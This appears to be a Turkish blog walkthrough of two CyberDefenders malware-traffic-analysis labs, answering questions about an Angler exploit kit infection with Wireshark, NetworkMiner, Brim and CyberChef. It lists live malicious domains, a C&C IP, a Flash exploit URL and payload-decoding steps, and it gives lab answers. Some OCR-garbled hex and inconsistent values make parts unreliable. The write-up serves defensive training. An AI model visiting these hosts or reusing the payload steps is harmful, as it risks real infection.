
Get isteğinin döndüğünde eşleşen dosya adı tcp:80 portuymuş. Virustotal'a de bu dosyayı yüklediğizde zararlı dosyalardan birini tespit ettiğimizi kanıtlamış olduk.


Names

malicious	
680VFhpBNBJOYXebSxgwLrtbh3g6JFUllqksWFSSgshhwsguyNL26MGul2oZ3b8	
sfw.raw	
payload	
680VFhpBNBJOYXebSxgwLrtbh3g6JFUllqksWFSSgshhwsguyNL26MGul2oZ3b8_EXE	
malware	
680VFhpBNBJOYXebSxgwLrtbh3g6JFUllqksWFSSgshhwsguyNL26MGul2oZ3b8.exe	

7. Soru: What is the IP address of the C&C server? - 209.126.97.209


apackets.com sitesinden pcap dosyamızı analiz ettiğimizde Network kısmının altında iki resmi karşılaşırınca zararlı virüsü dağıtmak için kullanılan ip adresini ad farkından tespit edebiliriz.





8. Soru: What is the expiration date of the SSL certificate?
- 24/11/2024

Bir önceki soruda bulduğumuz ip adresini NetworkMiner'ın file kısmında dns adıyla aratıp .cer dosyasını bulalım. Bulduğuzda karşımıza çıkan dosyalardan herhangi birine tıklayıp dosyayı aç dediğimizde sertifika bilgisine ulaşırız.



Bitiş tarihini sorduğu için cevap 24.11.2024'tür

9. Soru: Cyberdefenderda yok

10. Soru: **The malicious domain served a ZIP archive. What is the name of the DLL file included in this archive?**

Zip dosyasını bulmak için transfer edilmiş dosyaları tespit etmemiz lazım. Bunun için en kolay yolu packetotal üzerinde “Transferred Files” kısmında bulabiliriz. Aradığımız dosya .zip uzantılı olduğu için zip dosyasını search kısmından aratıyoruz. Bulduğumuz dosyayı indiriyoruz. Dosyayı açtığımızda dll uzantılı dosyanın ismi ve sorunun cevabı:

icVsx1qBrNNdnNjRI.dll

NetworkMiner analysis results for file 'zip':

Timestamp	Connection IDs	Artifact	MD5 Hash	SHA1 Hash	Originated From Host/s	Sent To Host/s	Source	Depth	Mime Type	File Name
2014-12-04 18:23:59,2	CNPxy84zTWhpg6Op5	279b41e48bbd743a1b0a2ef00ae87016	4c991962f7edc3d89efea17f7239bd75d454ad6c	192.168.198.158	192.168.197.62	HTTP	0	application/zip	null	

11. Soru: Extract the malware payload, deobfuscate it, and remove the shellcode at the beginning. This should give you the actual payload (a DLL file) used for the infection. What's the MD5 hash of the payload?

6. soruda teslim edilen paketi bulmuştuk. Yine aynı şekilde wireshark kullanarak http nesnelerinden **qwe.mvdunalterableairreport.net – octet stream** tespit edilen paketi bulmuştuk. Bu dosyayı kaydediyoruz.

Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
2775	qwe.mvdunalterableairreport.net	text/html	94 kB	3xdz3bcx8
2957	qwe.mvdunalterableairreport.net	application/octet-stream	84 kB	600VBFhpBNBjOYXebSxgwLrbh3g6lFU
3728	qwe.mvdunalterableairreport.net	text/html	46 kB	xPF_HAXN77K9bMAgBjZDwQzO1-WF5C
3853	qwe.mvdunalterableairreport.net	application/x-shockwave-flash	44 kB	2NECYxxvaxRnNgivqycm/rmfy070DCcY
4221	qwe.mvdunalterableairreport.net	text/html	0 bytes	2nAY-xQz4JQqjC6P7SgvZGdJrMHeyU
4258	qwe.mvdunalterableairreport.net	text/html	0 bytes	i_JnzurEcAFQqjPm53altUwat9SeKFTU9

Kaydettiğimiz dosyayı HxD editör üzerinde açıp incelediğimizde “adR2b4nh” sürekli tekrar ettiğini görüyoruz.

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text

000004E0 A1 11 42 B9 95 BF 50 53 9A 11 BA 01 A2 6B 30 33 .b!.*?PS\$..ck03

000004F0 A3 60 52 B9 24 2C 85 9D 32 31 04 B9 16 10 7E 3F £.R\$,...21.?.-?

00000500 9B 9D 74 5E BF 32 58 19 67 8C B9 09 14 6D 86 R.Üt?`z2X,gE?.-mt

00000510 58 1F 4A 44 TA BF 2A D5 61 67 94 62 8A 7D 91 97 X.JDz!oAg"b\$)-`-

00000520 9E 16 5F 16 7A 40 61 2F 5A 1F 4A 40 8A 07 AE 37 ...z@o/Z.JS\$..07

00000530 3F 39 09 F0 6A 34 E5 2B 45 E9 56 04 BF 6A 58 ?9,çj4=E€VJ..X

00000540 07 67 94 5D FC 2B 7D E9 56 EA 30 5E 6B .ç"=üA+)+€V€*€0*k

00000550 A7 8F FE AE 35 6E 68 [E] 64 52 32 62 34 6E 68 \$...çç\$nhadR2b4nh

00000560 61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68 adR2b4nhadR2b4nh

00000570 61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68 adR2b4nhadR2b4nh

00000580 61 64 52 32 62 34 6E 68 61 64 52 32 62 64 2B 69 adR2b4nhadR2b4nh

00000590 61 29 08 A2 62 37 68 61 60 52 32 62 CB 91 68 a).çb7nha[R2bE'h

000005A0 61 DC 52 32 64 68 61 64 24 52 32 62 34 6E 68 a|R2b4nhadR2b4nh

000005B0 61 64 52 32 62 34 6E 68 61 64 52 32 62 34 6E 68 adR2b4nhadR2b4nh

000005C0 61 64 52 32 62 34 6E 68 61 64 52 32 62 DC 6E 68 adR2b4nhadR2b4nh

000005D0 61 64 4D 88 6C 34 DA 61 AC 45 EA 33 2E F9 4F 3C ajM"140a-Eë3.ùç<

000005E0 05 0D 21 12 46 01 0F 13 05 3F 12 01 55 00 06 ..!..F....?..?..

000005F0 00 10 72 50 07 14 1D 0F 44 3B 5C 42 70 21 3B ..rp.....;|Bp|.

00000600 01 09 3D 56 07 1A 63 65 GB 40 52 32 62 34 6E 68 A.=W..cek9[R2b4nh

00000610 61 53 7E 23 31 47 23 17 61 17 1F 4D 62 47 23 17 a\$~#!g#.a.Mbg#.

00000620 61 94 17 10 62 45 23 17 61 17 1F 4C 62 23 22 17 a"..**E**F.a..Lb#".

00000630 61 D4 10 10 62 6C 23 17 61 D4 10 42 62 41 23 17 aö..b!f.a..ö.BbaA#.

00000640 61 D4 10 11 62 46 23 17 61 D4 10 12 62 48 23 17 aö..bf#.a..ö.BH#.

00000650 61 D4 10 2D 62 67 23 17 61 D4 10 13 62 46 23 17 aö..bgf.a..ö.BF#.

00000660 61 D4 10 17 62 46 23 17 61 36 3B 51 0A 47 23 17 aö..bf#.a..ö.Q.G#.

00000670 61 D4 52 32 62 34 6E 68 61 34 17 32 62 78 6F 6D adR2b4nhad1.2bxom

00000680 c1 8B 24 00 FF 34 CF 68 61 60 37 32 62 6F 6D ..a..^mnb-1.2bxom

Offset(h): 558

Dosyanın kodunu cyberchef ile çözebiliriz. Key değerimizi ve daha önce wiresharkdan export ettiğimiz “680VBFhpBNBJOYXebSxgwLrtbh3g6JFUltqksWFSsGshhwsguyNL26MGul2oZ3b8” dosyasını input olarak girip dosyanın kodunu çözeriz ve amacımıza ulaşmak için binwalk kullanarak sadece DLL kısmını çıkartırız.

Md5 hash değerini bulmak için çıkarttığımız dosyayı virustotal'e yükleyerek details kısmında cevabı elde ederiz: **3dfa337e5b3bdb9c2775503bd7539b1c**

12. Soru: What were the two protection methods enabled during the compilation of the PE file? (comma-separated)

11.soruda cyberchef ile çözduğumuz ve çıkarttığımız dosya ile bu soruyu yine kolaylıkla çözebiliriz. Sadece ek olarak elde ettiğimiz dosyayı winchecksec ile taradığımızda soruda da ipucunu gördüğümüz SEH ve Canary cevabını buluruz.

13. Soru: When was the DLL file compiled?

11. soruda hash değerini bulmuştuk. Aynı dosya için bu sefer bizden tarih bilgisi isteniyor.

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2002-01-09 15:50:55
Entry Point	6128
Contained Sections	5

Sections


Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	2288	3072	4.76	87072461853bae5e204493c3d6671708	106622.52
.rdata	8192	685	1024	4.22	093819c8c0e0d1752b9bf2ac4344e82d	64700
.data	12288	623456	1024	0.36	5bebfb9e7b44608e05a0d1e139d4f9cd2	244507.5
.adata	638976	16384	16384	7.75	1b2579ce75ec579d67b991dce84ce858	5308.94
.reloc	655360	588	1024	0.86	f78735307748158a0580f82eb85849ac	215456

Virustotal'den aynı şekilde details kısmında cevabı buluruz, istenilen formatta: 09/01/2002

14. Soru: A Flash file was used in conjunction with the redirect URL. What URL was used to retrieve this flash file?

Flash file dosyasını görmek için ilk önce 6.sorudaki görsele tekrar bakmanızı öneririm.

application/x-shockwave-flash, wireshark üzerinde http requestleri üzerinde inceleyeceğimiz kısım burası olmalı.



Soruda bizden redirect URL için istemiş. Eğer bu detay olmasaydı muhtemelen diğer kısmı seçecektik. Redirekt URL üzerinde conjunction kullanılan flash file uzantısı ve cevap:

<http://adstairs.ro/544b29bcd035b2dfd055f5deda91d648.swf>

15. Soru: What is the CVE of the exploited vulnerability?

Aslında bu sorunun en zor kısımlarını çok daha önce yaptıktı. CVE, bilinen güvenlik yazılım açıklıklarını tanımlayan bir sözlük gibi düşünülebilir. Yapmamız gereken tek şey exploited kit in adını ve HxD'de tespit ettiğimiz tekrarlayan adr2b4nh ile birlikte googleda aratmak.


The screenshot shows a web page titled "MALWARE-TRAFFIC-ANALYSIS.NET". Below the title, it says "2014-11-11 - ANGLER EK USES DIFFERENT OBFUSCATION FOR THE MALWARE PAYLOAD". It includes a link to Threatglass entry, a PCAP file download, and a ZIP file download. A section titled "NOTES" discusses various XOR strings used by Angler EK. It also mentions that until today, none of the known XOR strings work on the current version of Angler EK traffic. A "CHAIN OF EVENTS" section is visible at the bottom.

Cevap: CVE-2013-2551

16. Soru: What was the web browser version used by the infected host?

İlk sorudaki ip kurbanımızın ip'si idi yani 192.168.137.62


Eğer 14. Soruda wireshark'ı kapatmadıysanız burdaki dosyaya sağ tıklayarak TCP Akış trafigini kontrol edin.



Mozilla web tarayıcı kullanılmış versiyonu ve cevabı: 9

17. Soru: What is the DNS query that had the highest RTT?

Bunun için Brim'de bir query yazarak bulabiliyoruz. Öncelikle dns istediği için ilk koşul `_path=="dns"` en yüksek rtt değerini istediği için sorgumuzdaki diğer koşul `sort -r rtt` olacaktır. Bunları birleştirdiğimizde olması gereken query: `_path=="dns" | sort -r rtt`




En yüksek değeri bulmak için rtt kolonuna tıklayarak yüksekten düşük değere sıralıyoruz.

Cevap en yüksek rtt 417.968ms zamanına sahip dns adresi: `ssl.gstatic.com`

18. Soru: What the name of the SSL certificate issuer that appeared the most? (one word)

Bu seferde yine Brim üzerinden yeni bir query yazarak bu soruyu çözebiliriz. Bu seferki parametrelerimiz path için ssl, en çok gözükeni bulmak içinde issuer sütunu altında en çok hangisi tekrar etmiş bunu count() fonksiyonu ile saymamız lazım. Kullanacağımız queryi şu şekilde olmalı: `_path=="ssl" | count() by issuer | sort -r count`



Sorguda sonucunda en üstte çıkan ssl google'a ait. Cevabımız: google

Malware Traffic Analysis 4 – CyberDefendersLab

Herkese merhaba, bugün "CyberDefenders: Blue Team CTF Challenges" sitesi üzerinde bulunan "Malware Traffic Analysis 4" adlı labin ağ trafiğini inceleyip, çözümünü gerçekleştireceğiz. Lab içerisinde girdiğimiz zaman bizi 10 soruluk bir oda ve indirmemiz gereken rar'lı bir dosya karşılıyor:

Malware Traffic Analysis 4

SHA1SUM cd35711db7bf975e7ddfacd5f7447465f3ef2c41
Published Sept. 17, 2020
Author Brad Duncan
Size 11.7 MB
Tags WIRESHARK, SURICATA, PCAP, MALWARE TRAFFIC ANALYSIS, EXPLOIT KIT, IOCS, PE STATIC ANALYSIS, CAPEC

Instructions

- Uncompress the challenge (pass: cyberdefenders.org)
- Load suricatarunner.exe and suricataupdater.exe in BrimSecurity from settings
- Uncompress suricata.zip from description and move suircata.rules to ".\var\lib\suricata\rules" inside suricatarunner directory

Download Challenge

Your progress	Your score	Category	Last solve
20% Completed 2/10 Questions	100/950	Packet Analysis	2 days ago by annab

Buradan rar'lı dosyayı indirip içerisinde bulunan pcap dosyasını wireshark programı ile açalım:

Wireshark Screenshot showing network traffic analysis. A blue circle highlights the first few frames, and a blue arrow points from the '2/10 Questions' cell in the table above to this screenshot.

Frame 1: 352 bytes on wire (2816 bits), 352 bytes captured (2816 bits)
Ethernet II, Src: 00:0c:0c:00:00:00 (00:0c:0c:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
User Datagram Protocol, Src Port: 68, Dst Port: 67
Dynamic Host Configuration Protocol (Request)

Açıktan sonra görüldüğü üzere karşımıza belli başlı paketler gelmeye başladı. Hemen ilk sorudan başlayarak labımızı çözmeye başlayalım:

#1 What is the victim IP address?

Format: 1.*.*.*.*.*

Submit Hint ...

50 234

İlk soruda bizden "Virüs bulaşan kurban'ın ip adresi nedir?" diye sormuş.Hemen NetworkMiner aracı ile pcap dosyasını açalım ve hosts sekmesine gelelim:

Hosts (381) Names (2400x) Files (786) Images (288) Messages Credentials (106) Sessions (712) DNS (803) Parameters (10944) Keywords Cleartext Anomalies

Sort Hosts On: IP Address (ascending)

- 0.0.0.0
- 8.8.4.4 [google-public-dns-b.google.com]
- 8.8.8.8 [google-public-dns-a.google.com]
- 8.30.11.13 [sync.rhythmchange.com]
- 8.43.72.21 [pixel.rubiconproject.net.akadns.net] [pixel.rubiconproject.com]
- 8.43.72.61 [pixel.rubiconproject.net.akadns.net] [pixel.rubiconproject.com]
- 8.43.72.71 [pixel.rubiconproject.net.akadns.net] [pixel.rubiconproject.com]
- 10.1.25.1 [Turkey-Tom] (Other)
- 10.1.25.119 [Turkey-Tom] (Windows)
 - IP: 10.1.25.119 (IANA Reserved)
 - MAC: A41F72A69C1B (Dell Inc.)
 - Hostname: Turkey-Tom
 - OS: Windows
 - TTL: 128 (distance: 0)
 - Open TCP Ports:
 - Sent: 12666 packets (1.342.588 Bytes), %0,00 cleartext (0 of 0 Bytes)
 - Received: 11565 packets (12.348.900 Bytes), %0,00 cleartext (0 of 0 Bytes)
 - Incoming sessions: 12
 - Outgoing sessions: 572
- Host Details

Kurbanımızın ip adresinin "10.1.25.119" olduğunu görebiliyoruz.Zaten files sekmesine geldiğimiz zaman da sadece bu ip adresinin belli sitelere istek yaptığılığını görebiliriz.2.sorudan devam edelim:

#2 What is the victim's hostname? 50 228

Format: * * * * - * * *

Submit

Hint

:

2.soru da bizden "Kurban ip adresinin hostname'i nedir?" diye sormuş.NetworkMiner aracı ile hosts sekmesine tekrardan gelelim:

Hosts (381) Names (2400x) Files (786) Images (288) Messages Credentials (106) Sessions (712) DNS (803) Parameters (10944) Keywords Cleartext Anomalies

Sort Hosts On: IP Address (ascending)

- 0.0.0.0
- 10.1.25.1 [Turkey-Tom] (Other)
- 10.1.25.119 [Turkey-Tom] (Windows)
 - IP: 10.1.25.119 (IANA Reserved)
 - MAC: A41F72A69C1B (Dell Inc.)
 - Hostname: Turkey-Tom
 - OS: Windows
 - TTL: 128 (distance: 0)
 - Open TCP Ports:
 - Sent: 12666 packets (1.342.588 Bytes), %0,00 cleartext (0 of 0 Bytes)
 - Received: 11565 packets (12.348.900 Bytes), %0,00 cleartext (0 of 0 Bytes)
 - Incoming sessions: 12
 - Outgoing sessions: 572
- Host Details

Geldiğimiz zaman görüldüğü üzere kurban ip adresinin hostname'ini "Turkey-Tom" olarak görmüş olduk.3.sorudan devam edecek olursak:

#3 What is the exploit kit name? 150 193

Format: A * * * *

Submit

Hint

:

3.soru da bizden "Sisteme bulaşmayı başarmış exploit'in adı nedir?" diye sormuş.NetworkMiner aracı ile files sekmesine gelelim:

IU/U9	C... 54.23.10.229 [widgets.hubspot.com]	TCP 80	IU.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... main.min.js.B8E98EB8A[1].js[avascppt]	[avascppt
10712	C... 162.216.4.20 [neuhaus-hourakusavelinoortiz.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... viewforum.php.785139CA[1].html	html
10731	C... 54.227.244.191 [stohub.us] [app.outdoorhub.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... index.html.D26C1BEC[1].json	json
10732	C... 54.227.244.191 [stohub.us] [app.outdoorhub.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... index.html.6B1A6148[1].json	json
10733	C... 54.227.244.225 [stohub.us] [app.outdoorhub.com]	TCP 80	10.1.25.119 [Turkey-Tom] (Windows)	TCP 49...	HttpGet... blank[2].gif	gif
